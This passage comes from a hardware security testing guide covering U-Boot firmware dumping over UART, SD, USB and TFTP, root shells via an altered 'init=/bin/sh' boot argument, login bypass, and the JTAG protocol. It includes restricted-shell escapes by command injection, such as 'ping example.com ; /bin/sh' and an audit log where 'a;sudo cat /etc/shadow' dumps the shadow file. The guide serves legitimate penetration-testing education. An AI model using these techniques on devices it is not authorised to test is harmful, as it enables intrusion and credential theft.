9f110020: c60f2c1e 00000000 b5d52800 00000000  ..(.....
9f110030: add52800 00000000 ffffffff ffffffff  ..(.....
9f110040: b67b2800 00000000 b89d2800 00000000  .{(.....
9f110050: 3bcd2800 00000000 97d52800 00000000  ;(.....
9f110060: 6d000000 01003f91 45846008 463f70a4  m.....?E..F?p.
9f110070: f09e899e 91daf065 02758f95 d7fa5ac6  .....e.u...Z.
9f110080: 5ce06db2 e3b714b6 686a0b98 18f10208  \m.....hj.....
9f110090: f66471d4 1c0b9602 70540128 78895ef6  .dq.....pT.(x.^
9f1100a0: 656557e0 79c96e7d fd3241d4 c3031f70  eeW.y.n}.2A...p
9f1100b0: 1c8bb84d 8f06b7eb f9de6d11 86ae3b71  ...M.....m...;q
9f1100c0: ff6222cf 6c156374 1f892999 2a09f502  .b".l.ct..)*...
9f1100d0: 8037cda9 d87c6bfe 5f8b80f1 8d55a9ca  .7...|k.....U..
9f1100e0: e901a687 f04d476f 80c3be0a 6dc65fbd  ....MGo....m._
9f1100f0: aa14c395 959b0982 65420082 3db0dc8a  .......eB..= ...

```

According to the documentation (<https://docs.u-boot.org/en/latest/usage/cmd/md.html>), it is also possible to specify the size of each value to display like when using `xxd`: we can use `md.b <start_address> <length>` in order to display a given number of bytes from the specified address.

Therefore, it is possible to abuse this command in order to get a full dump of the firmware since the information retrieved before gave us the address where the Flash memory was mapped in RAM (here `0x9F000000`) and its full size (here `0x400000` bytes for `4 MB`). Moreover there is also no doubt that the firmware is stored on that Flash (because this is the only non-volatile memory chip present on the target device). Here is the process:

1. Connect to UART using `screen` with logging enabled, via `-L -Logfile <filename>`
2. Boot the device and access the `U-Boot` menu.
3. Run the command: `md.b <start_address> <length_in_bytes>`.

In our example: `md.b 9F000000 0x400000`



```

eth0, eth1
Hit any key to stop autoboot: 0
ar7240> md.b 9F000000 0x400000
0f000000: 10 00 00 ff 00 00 00 00 10 00 00 fd 00 00 00 00 .....
9f000010: 10 00 02 11 00 00 00 00 10 00 02 0f 00 00 00 00 .....
9f000020: 10 00 02 0d 00 00 00 00 10 00 02 0b 00 00 00 00 .....
9f000030: 10 00 02 09 00 00 00 00 10 00 02 07 00 00 00 00 .....
9f000040: 10 00 02 05 00 00 00 00 10 00 02 03 00 00 00 00 .....
9f000050: 10 00 02 01 00 00 00 00 10 00 01 ff 00 00 00 00 .....
9f000060: 10 00 01 fd 00 00 00 00 10 00 01 fb 00 00 00 00 .....
9f000070: 10 00 01 f9 00 00 00 00 10 00 01 f7 00 00 00 00 .....
9f000080: 10 00 01 f5 00 00 00 00 10 00 01 f3 00 00 00 00 .....
9f000090: 10 00 01 f1 00 00 00 00 10 00 01 ef 00 00 00 00 .....
9f0000a0: 10 00 01 ed 00 00 00 00 10 00 01 eb 00 00 00 00 .....
9f0000b0: 10 00 01 e9 00 00 00 00 10 00 01 e7 00 00 00 00 .....

```

4. Wait for all outputs. It can take a long time depending on the size of memory to dump.
5. Clean the log file to keep only the output from the `md.b` command.
6. Convert the full hexadecimal dump into raw binary file using the script `uboot-mdb-dump` (<https://github.com/gmbnomis/uboot-mdb-dump>).

```

jbr@hackbox:~/pentest-tools/hardware/uboot-mdb-dump$ python3 uboot_mdb_to_image.py < ~/Projet-Netgear/uart/flashdump.txt > flashdump.bin
jbr@hackbox:~/pentest-tools/hardware/uboot-mdb-dump$ ll
total 4,1M
drwxr-xr-x 3 jbr jbr 4,0K sept. 20 16:44 .
drwxr-xr-x 5 jbr jbr 4,0K sept. 20 16:43 ..
-rw-r--r-- 1 jbr jbr 4,0M sept. 20 16:44 flashdump.bin
drwxr-xr-x 8 jbr jbr 4,0K sept. 20 16:43 .git
-rw-r--r-- 1 jbr jbr 702 sept. 20 16:43 .gitignore
-rw-r--r-- 1 jbr jbr 18K sept. 20 16:43 LICENSE
-rw-r--r-- 1 jbr jbr 1,4K sept. 20 16:43 README.md
-rwxr-xr-x 1 jbr jbr 2,1K sept. 20 16:43 uboot_mdb_to_image.py
jbr@hackbox:~/pentest-tools/hardware/uboot-mdb-dump$ file flashdump.bin
flashdump.bin: data
jbr@hackbox:~/pentest-tools/hardware/uboot-mdb-dump$ hexdump -C flashdump.bin | head
00000000 10 00 00 ff 00 00 00 00 10 00 00 fd 00 00 00 00 .....
00000010 10 00 02 11 00 00 00 00 10 00 02 0f 00 00 00 00 .....
00000020 10 00 02 0d 00 00 00 00 10 00 02 0b 00 00 00 00 .....
00000030 10 00 02 09 00 00 00 00 10 00 02 07 00 00 00 00 .....
00000040 10 00 02 05 00 00 00 00 10 00 02 03 00 00 00 00 .....
00000050 10 00 02 01 00 00 00 00 10 00 01 ff 00 00 00 00 .....
00000060 10 00 01 fd 00 00 00 00 10 00 01 fb 00 00 00 00 .....
00000070 10 00 01 f9 00 00 00 00 10 00 01 f7 00 00 00 00 .....
00000080 10 00 01 f5 00 00 00 00 10 00 01 f3 00 00 00 00 .....
00000090 10 00 01 f1 00 00 00 00 10 00 01 ef 00 00 00 00 .....
jbr@hackbox:~/pentest-tools/hardware/uboot-mdb-dump$ hexdump -C flashdump.bin | tail
003f8750 48 45 58 5f 32 3d 30 0a 57 50 41 5f 49 53 5f 48 |HEX_2=0.WPA_IS_H
003f8760 45 58 5f 33 3d 30 0a 57 50 41 5f 49 53 5f 48 45 |EX_3=0.WPA_IS_HE
003f8770 58 5f 34 3d 30 0a 57 50 41 5f 49 53 5f 48 45 58 |X_4=0.WPA_IS_HEX
003f8780 5f 35 3d 30 0a 57 50 41 5f 49 53 5f 48 45 58 5f |_5=0.WPA_IS_HEX_
003f8790 36 3d 30 0a 57 50 41 5f 49 53 5f 48 45 58 5f 37 |6=0.WPA_IS_HEX_7
003f87a0 3d 30 0a 57 50 41 5f 49 53 5f 48 45 58 5f 38 3d |=0.WPA_IS_HEX_8=
003f87b0 30 0a 00 00 00 00 ff ff ff ff ff ff ff ff ff ff |0.....
003f87c0 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |.....

```

#### Tips:

When accessing the bootloader, the Firmware is not necessarily already loaded and mapped into RAM. In this case, you will get a dump full of zeros or of random binary data. Therefore, we need to first manually load the content of the Flash memory where the firmware is stored into RAM, before doing the manipulation explained in this section. Here is the process to do so:

1. Initialize the Flash memory:  
`sf probe 0`
2. Copy the content of Flash memory into RAM:  
`sf read <start_address_to_load_in_RAM> <start_offset_in_Flash>  
<length_in_bytes>`  
In the previous example, it would be:  
`sf read 9F000000 0x0 0x400000`

#### 4.5.3.2. Using SD Card (command mmc)

If the device supports SD card and the U-Boot command `mmc` is available, it is possible to read/write directly from/to an external SD card peripheral from the device.

```
# mmc
mmc - MMC sub system

Usage:
mmc read addr blk# cnt
mmc write addr blk# cnt
mmc erase blk# cnt
mmc rescan
mmc part - lists available partition on current mmc device
mmc dev [dev] [part] - show or set current mmc device [partition]
mmc list - lists available devices
```

Therefore, it is possible to abuse this command in order to dump the firmware onto an SD card plugged into the device. Here is the process:

1. Insert the SD card into the device.
2. List the MMC devices to see if the SD card is properly detected with command: `mmc list`
3. Dump the Firmware onto the SD card, by using the command:  
`mmc write <start_address> <block_offset> <number_block_counts>`  
with:
  - The start address where the Flash memory was mapped in RAM,
  - The block offset on the SD card (will be `0` to start at the beginning),
  - The number of block counts to write. A block size is usually `512 bytes`. So, for example, if the total Flash memory size is `4 MB = 4194304 bytes = 0x400000 bytes`, we must use  $4194304/512 = 8192 = 0x2000$

The final command will look like this:

```
mmc write 9F000000 0 0x2000
```

4. When the transfer to SD card is finished, the SD card can be inserted into your computer, and the dump can be extracted using the command `dd` by specifying the number of written blocks (`8192` in the previous example), as follows:  
`dd if=/dev/sda of=dump.bin count=8192`

#### 4.5.3.3. Using USB (command usb)

If the device supports external USB peripherals and the **U-Boot** command `usb` is available, it is possible to read/write directly to an external USB storage from the device.

```
# usb
usb - USB sub-system

Usage:
usb start - start (scan) USB controller
usb reset - reset (rescan) USB controller
usb stop [f] - stop USB [f]=force stop
usb tree - show USB device tree
usb info [dev] - show available USB devices
usb test [dev] [port] [mode] - set USB 2.0 test mode
    (specify port 0 to indicate the device's upstream port)
    Available modes: J, K, S[E0_NAK], P[acket], F[orce_Enable]
usb storage - show details of USB storage devices
usb dev [dev] - show or set current USB storage device
usb part [dev] - print partition table of one or all USB storage devices
usb read addr blk# cnt - read `cnt' blocks starting at block `blk#'
    to memory address `addr'
usb write addr blk# cnt - write `cnt' blocks starting at block `blk#'
    from memory address `addr'
```

The principle is the same as with SD card described previously:

1. Plug the USB peripheral to the device.
2. Start USB controller, and list available USB devices to see if our USB peripheral has been properly detected:  
`usb start`  
`usb info`
3. Dump the Firmware onto the USB peripheral, by using the command:  
`usb write <start_address> <block_offset> <number_block_counts>`  
with the same parameters as with `mmc write` described in the previous section.
4. Extract the dumped firmware using `dd` command.

#### 4.5.3.4. Using TFTP (command tftp)

TFTP protocol (Trivial FTP) is a simple and lightweight file transfer protocol that is commonly used by embedded devices. It is built over UDP and does not include a built-in authentication mechanism. Default port for TFTP server is 69/udp. A TFTP client can be integrated into **U-Boot**, via a `tftp` command, in order to allow for copying data into/from the embedded device.

Here is the process to dump the firmware and transferring it to an attacker's computer via TFTP:

1. First of all, a TFTP server must be installed on the attacker's machine. On Debian-like Linux distribution, it is straightforward:  
`sudo apt install tftpd-hpa`  
Then, make sure that the service is running. The directory where TFTP server is mapped is, by default: `/srv/tftp/`.
2. On **U-Boot**, TFTP client configuration is done by passing correct IP addresses to environment variables as follows:  
`setenv ipaddr <IP_embedded_device>`  
`setenv serverip <IP_server>`  
`saveenv`
3. Check that the environment variables have been correctly updated:  
`printenv`
4. A limitation of TFTP server is that, by default, it is not possible to create files on the server from scratch from a client. To overcome this limitation, the trick is just to create an empty file on the server with write permission. This file is aimed at being filled when transferring the Firmware.  
`cd /srv/tftp`  
`sudo touch firmware.bin`  
`sudo chmod 666 firmware.bin`
5. Finally, the transfer of firmware using TFTP can be done as follows:  
`tftp <start_address> firmware.bin <length_in_bytes>`  
For example, if the Firmware is loaded in RAM at the address `0x82000000` and has a size of `16 MB = 16777216 bytes = 0x1000000 bytes`, the command will be:

```
hisilicon # tftp 0x82000000 firmware.bin 0x1000000
Hisilicon ETH net controller
MAC: 00-00-23-34-45-66
eth0 : phy status change : LINK=DOWN : DUPLEX=FULL : SPEED=100M
eth0 : phy status change : LINK=UP : DUPLEX=FULL : SPEED=100M
TFTP to server 10.42.0.1; our IP address is 10.42.0.2
Upload Filename 'firmware.bin'.
Upload from address: 0x82000000, 16.000 MB to be send ...
Uploading: # [ Connected ]
#####
16.000 MB upload ok.
hisilicon #
```

## 4.5.4. U-Boot Abuse to Get a Shell

Sometimes, **U-Boot** can also be abused in order to get a (root) shell on the device. It is particularly useful when an authentication is normally required after the booting process, or if it only gives access to a restricted CLI/menu.

In **U-Boot**, when we display the environment variables, we can see that there is one variable named **bootargs**, which contains the various parameters used in booting process. In particular, the argument named **init** contains the full path of the script/binary that is launched when starting the operating system.

```
ar7240>
ar7240> printenv
bootargs=console=ttyS0,115200 root=31:02 rootfstype=jffs2 init=/sbin/init mtdparts=ath-nor0:256k(u-boot),64k(u-boot-env),
bootcmd=sleep 1; nmrp; nor_two_part_fw_integrity_check 0x9f040000; bootm 0x9f040000
bootdelay=1
baudrate=115200
athaddr=0x00:0x33:0x33:0x33:0x33:0x33
```

A well-known and trivial trick consists in replacing the value of **init** by **/bin/sh** as follows:

```
setenv bootargs 'console=ttyS0,115200 root=31:02 rootfstype=jffs2 init=/bin/sh [...]'
```

### Note:

Copy all the data before and after the parameter **init** inside **bootargs** when updating its value. After running the command **setenv**, check that the **bootargs** variable has been correctly updated via **printenv**.

After rebooting the device, if the **init** argument from **bootargs** is taken into account, a shell prompt should be given. If it does not work, it might mean that the binary **/bin/sh** is not available on the system. In this case, the goal is to find an alternative. For example, if **BusyBox** is used, we can try something like: **init=/sbin/init && /bin/busybox sh**. Several trials and errors might be required...

**Tip:** You can also try to use other values for the parameter **console**: **ttyS1**, **ttyS2**...

## 4.6. Post-Boot Exploitation

### 4.6.1. Unauthenticated Root Shell

When a device has finished booting (i.e., when the embedded OS has been loaded), it is not so uncommon that it simply gives access to a non-password protected (**root**) shell via UART. In this lucky situation, it gives a direct live access to the device's firmware. It is therefore very convenient because it makes it possible to directly analyze the device "from the inside":

- Browse the filesystem,
- Check running process,
- Check network configuration and connectivity,
- Check running services,
- Execute and debug any binary,
- Access configuration files, logs, secrets, etc.
- Etc.

### Note:

Most of the time, the shell on Linux-based embedded device is provided by **Busybox** that implements **ash** (simple Unix shell) and a collection of the most essential command-line utilities into one single binary.



```
Boot up procedure is Finished!!!

Please press Enter to activate this console. Sending discover ...
Sending discover ...
Sending discover ...

BusyBox v1.4.2 (2013-11-12 17:41:20 CST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

KAMIKAZE (bleeding edge, r18571)
* 10 oz Vodka      Shake well with ice and strain
* 10 oz Triple sec mixture into 10 shot glasses.
* 10 oz lime juice Salute!

root@WNR2000v4:/# Sending discover...
Sending discover ...
Sending discover ...

root@WNR2000v4:/# Sending discover...
Sending discover ...

root@WNR2000v4:/#
root@WNR2000v4:/# Sending discover...
ls
bin                jffs               /sbin
default_language_version lib                sys
dev                mnt                tmp
etc                module_name        usr
firmware_region    proc               var
firmware_version   rom                www
hardware_version   root
root@WNR2000v4:/# cat firmware_version
V1.0.0.50
root@WNR2000v4:/# Sending discover...
Sending discover ...
Sending discover ...
```

## 4.6.2. Authentication Required

Most of the time, you are not so lucky, and the access to a shell via UART requires a prior authentication (login prompt).

Here is an example from a PaloAlto network device where it asks for credentials when the boot process is finished:

```
Starting TCG TSS2 Access Broker and Resource Management daemon: tpm2-abrmd.
TPM 2.0 device skipping starting
DRIVE sda 3
DRIVE sdb 3
Starting crond: OK
Starting network management services: snmpd.
Starting vmware tools daemon: OK
Starting quagga watchdog daemon: watchquagga.
Processing file: /etc/c2xxx_qa_dev0.conf
Parity err reporting is disabled.
QAT running.
Starting TPM2 Monitoring Script daemon: tpm2abrmascript started.

CloudGenix 5.6.3-b11
10-006148-4054 login:
```

In such a case, there are several possibilities to break in:

- Manually guess weak credentials.
- Check for known default credentials:
  - o In online databases that contain many credentials for various manufacturers/devices such as <https://cirt.net/passwords>.
  - o In official or unofficial documentation available on the official website, online forums, etc. (cf. *3. Information Gathering*).
- Conduct automated dictionary attack through UART using a Python script such as **UARTBruteforcer** (<https://github.com/fireart/UARTBruteForcer>) or a custom one built using **PySerial** library. Note that such attack cannot be very fast due to the design of UART, therefore wordlists should be well chosen.

- Check for trivial authentication bypass by trying to send common combinations of keystrokes such as **Ctrl+C**. Here is an example where the standard login prompt is discarded when pressing such keys, and a non-standard login prompt that could give access to more control is displayed instead:

```

...
[ 8.510000] Starting random number generator thread
...
[26.370 cmdsrv.c:825 client_online] offline: 0x656b18, resource temporarily unavail
[6444] 01 Jan 00:00:26.444 # Warning: 32 bit instance detected but no memory limit s
...
...
login:
...
...
Give root password for system maintenance
(or type Control-D for normal startup):

```

- Check for trivial buffer overflow by sending very long credentials “AAAAA...”. On old embedded devices, it can still be possible.
- Search for more complex vulnerabilities in the firmware that might allow for authentication bypass. Of course, it requires to get hands on the firmware by an alternative means (cf. 3.6. *Ways to Get Access to Firmware*).

### 4.6.3. Restricted Shell (CLI)

The shell provided through UART (after authentication or not) can be a restricted CLI (Command-Line Interface) designed to give access to only a list of pre-defined commands, often with very limited access to the underlying system (e.g., no direct possibility to browse the filesystem, to read any file, to execute any binary, etc.).

Here is an illustration of restricted CLI:

```

shell # help
Possible commands:
exit           Exit the management session
nslookup       Look up a DNS name
ping           Ping a host
poweroff       Shut down the system
reboot         Reboot the system
tcpdump        Perform tcpdump on a network interface
tools          Tools commands
traceroute     Trace connectivity to a host
vshell         System shell

shell #

```

As a hacker, our goal is to find a way to escape from such a restricted shell and to get a real system shell. The following guideline can be followed:

- Try to send common combinations of keystrokes such as **Ctrl+C** in an attempt to kill the CLI process. Try it at different stages, that is to say when idle (waiting for command), but also when running a command.
- Try to escape from the context of a command, by appending special characters such as “;”, “|”, “&&”, etc. followed by the system command you want to run. Here is a trivial example:

```

shell # ping example.com ; /bin/sh
PING example.com (203.0.113.0) 56(84) bytes of data.
64 bytes from 203.0.113.0 : icmp_seq=3 ttl=122 time=14.9 ms

--- example.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 703ms
rtt min/avg/max/mdev = 14.947/14.947/14.947/0.000 ms
#

```

- Try previous command injection in every parameter supported, for every command of the CLI. It is indeed possible that the final system command that is actually run is built by concatenation of parameters coming from the CLI, without proper sanitization. Here is an example from a real security audit where the injection has been performed inside one:

```

LAB-GB-ION1200-BPI-024 dump bfd status localv4="a;id"
uid=8710(baldwins) gid=8712(baldwins) groups=8712(baldwins)
LAB-GB-ION1200-BPI-024 dump bfd status localv4="a;sudo cat /etc/shadow"

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

Password:
Sorry, try again.
Password:
root:*:19027:0:99999:7:::
daemon:*:19027:0:99999:7:::
bin:*:19027:0:99999:7:::
sys:*:19027:0:99999:7:::
sync:*:19027:0:99999:7:::
games:*:19027:0:99999:7:::
man:*:19027:0:99999:7:::
lp:*:19027:0:99999:7:::
mail:*:19027:0:99999:7:::
news:*:19027:0:99999:7:::
uucp:*:19027:0:99999:7:::
proxy:*:19027:0:99999:7:::
www-data:*:19027:0:99999:7:::
backup:*:19027:0:99999:7:::
liet:*:19027:0:99999:7:::

```

When the firmware is available, it can be easier to reverse engineer it in order to find such vulnerabilities (cf. 8.5.2. *Discovery of a Command Injection Vulnerability*).

- Search for backdoor commands that could give access to unrestricted shell or more privileged features:
  - At first, try traditional command names such as: **debug**, **support**, **admin**, **shell**, ...
  - Otherwise, more advanced search involving reversing engineering can be done. Once again, it requires the Firmware to be available (cf. 8.5.1. *Discovery of a Backdoor command*).

When an escape from limited CLI has been found, it almost always leads to command execution as **root**, because there is almost never any process separation in embedded devices. Therefore, everything is often running as **root**!

#### Note:

Sometimes, even more restriction is applied, and only a simple menu is displayed like in the following example taken from a UART access on a router:

```

Vigor2862 by DrayTek Corp.
=====
LAN MAC Address : 00-1D-AA-48-A8-78
IP Address      : 192.168.1.1
IP Subnet Mask  : 255.255.255.0
Firmware Version : 3.9.0_BT

----- Main Menu -----
1 : Enable TFTP Server
Please Select Item : █

```

# 5.JTAG


## 5.1. JTAG Protocol

JTAG (Joint Test Action Group) protocol is a simple and widely used testing and debugging interface for embedded devices. It allows for direct communication with IC chips on a PCB for purposes such as testing, debugging, and programming.

JTAG protocol is based on IEEE 1149.1 standard which defines what is called “Boundary Scan” architecture. The main advantage offered by utilising boundary scan technology is the ability to set and read the values on pins on the PCB without direct physical access. In other words, it provides direct interface to hardware on PCB, such as Flash or RAM.


The **JTAG’s boundary scan technology** is implemented by the following components:

- **TAP (Test Access Port) Controller:** It is a finite state machine whose transitions are controlled by the **TMS** signal (cf. JTAG pins below). It is the component that control the behaviour of the JTAG system, i.e., depending on the current state we are in, a specific operation is done by JTAG (for example reading a register, updating a register, change the instruction to execute, etc.). The figure below is the TAP state machine:



- **Instruction Register (IR):** This register holds the current instruction that is executed by the JTAG system. Its content is used by the TAP controller to decide what to do with signals that are received. In general, the value of IR will define which Data Register must be used to store data from signal received on input pin (**TDI**) or to read data to send through output pin (**TDO**).
- **Data Registers (DR):** There are three primary data registers required by JTAG standard:
  - **BSR:** Main testing data register. It is used to move data to and from the I/O pins of a device.
  - **BYPASS:** Single-bit register. It is used to pass data from TDI to TDO.
  - **IDCODE:** This register contains the ID code and revision number for the device.






JTAG standard provides a framework for manufacturers that can extend it for their needs, and provide device-specific functionalities such as:

- Reading/Writing internal memory (inside MCU/SoC).
- On-chip debugging, i.e., allowing to single-step/break execution on microcontroller.
- Indirect access to other connected on-board components such as Flash/EEPROM memory chips. This access is done via SoC's external pins connected to these components.

The figure below shows this distinction between JTAG standard and device-specific functionality:



**JTAG pins** are:

- **TDI (Test Data Input)** = This is the pin that receives data, which is passed into the JTAG's logic. The signal presented at **TDI** is sampled on the rising edge of **TCK**.
- **TDO (Test Data Output)** = This is the pin that sends data out of the chip. Changes in the state of the signal coming out **TDO** occur on the falling edge of **TCK**.
- **TMS (Test Mode Select)** = This pin is used to control the state machine implemented inside the TAP controller. At every beat of the clock **TCK**, the signal received on **TMS** pin is checked and depending on its value, the current state in the state machine is updated (cf. previous figure).

- **TCK (Test Clock)** = Clock used for synchronization. It defines how often the TAP controller will take a single action (i.e., jump to the next state in the state machine). The clock's speed is not specified by the JTAG standard, and therefore the device connected to JTAG interface can determine it.
- **TRST (Test Reset)** = Used to reset the TAP controller, i.e., to put the state machine into its initial state. It is optional since it is possible to reset the TAP controller by using only the **TMS** pin. Indeed, if the TMS is held at the value 1 for five consecutive clock cycles, it will invoke a reset in the same way the TRST pin would.

The supported instructions that can be put inside the Instruction Register (IR) are listed below:

- **BYPASS** = This instruction causes the **TDI** and **TDO** pins to be connected via the single-bit data register also named **BYPASS**, which is used as an intermediary. In other words, every bit received on **TDI** is written into **BYPASS** register, and then this register is read to send its value through **TDO**. This instruction is used for testing other components in the JTAG chain without any unnecessary overhead.
- **EXTEST** = This instruction causes the **TDI** and **TDO** pins to be connected via the **BSR** data register. States of the device's pins can be read (their value is copied inside this **BSR** register), or it is possible to set specific value to some device's pins (by writing the value into this **BSR** register). The specific action to perform using this **BSR** register actually depends on the current state of the JTAG system in the TAP state machine.
- **SAMPLE/PRELOAD** = Again, this instruction causes the **TDI** and **TDO** pins to be connected via the **BSR** data register. However, contrary to **EXTEST**, the device is left in its normal functional mode (i.e., read-only mode, it is not possible to update manually the state of the device's pins by writing into **BSR**). This instruction is used to either capture or update the value of **BSR**. In particular, it can be used to update **BSR** register before using the **EXTEST** instruction.
- **IDCODE (optional)** = This instruction returns the vendor/device ID code stored inside the **IDCODE** data register.
- **INTEST (optional)** = This instruction is similar to **EXTEST** but used for the manipulation of on-chip internal logic instead of external pins.


## 5.2. JTAG Pinout Identification

If you are lucky enough, the PCB has labels indicating clearly the JTAG pinouts. But most of the time, you will have to manually identify the pinout, i.e., to identify the pins corresponding to **TDI**, **TDO**, **TCK** and **TMS**.

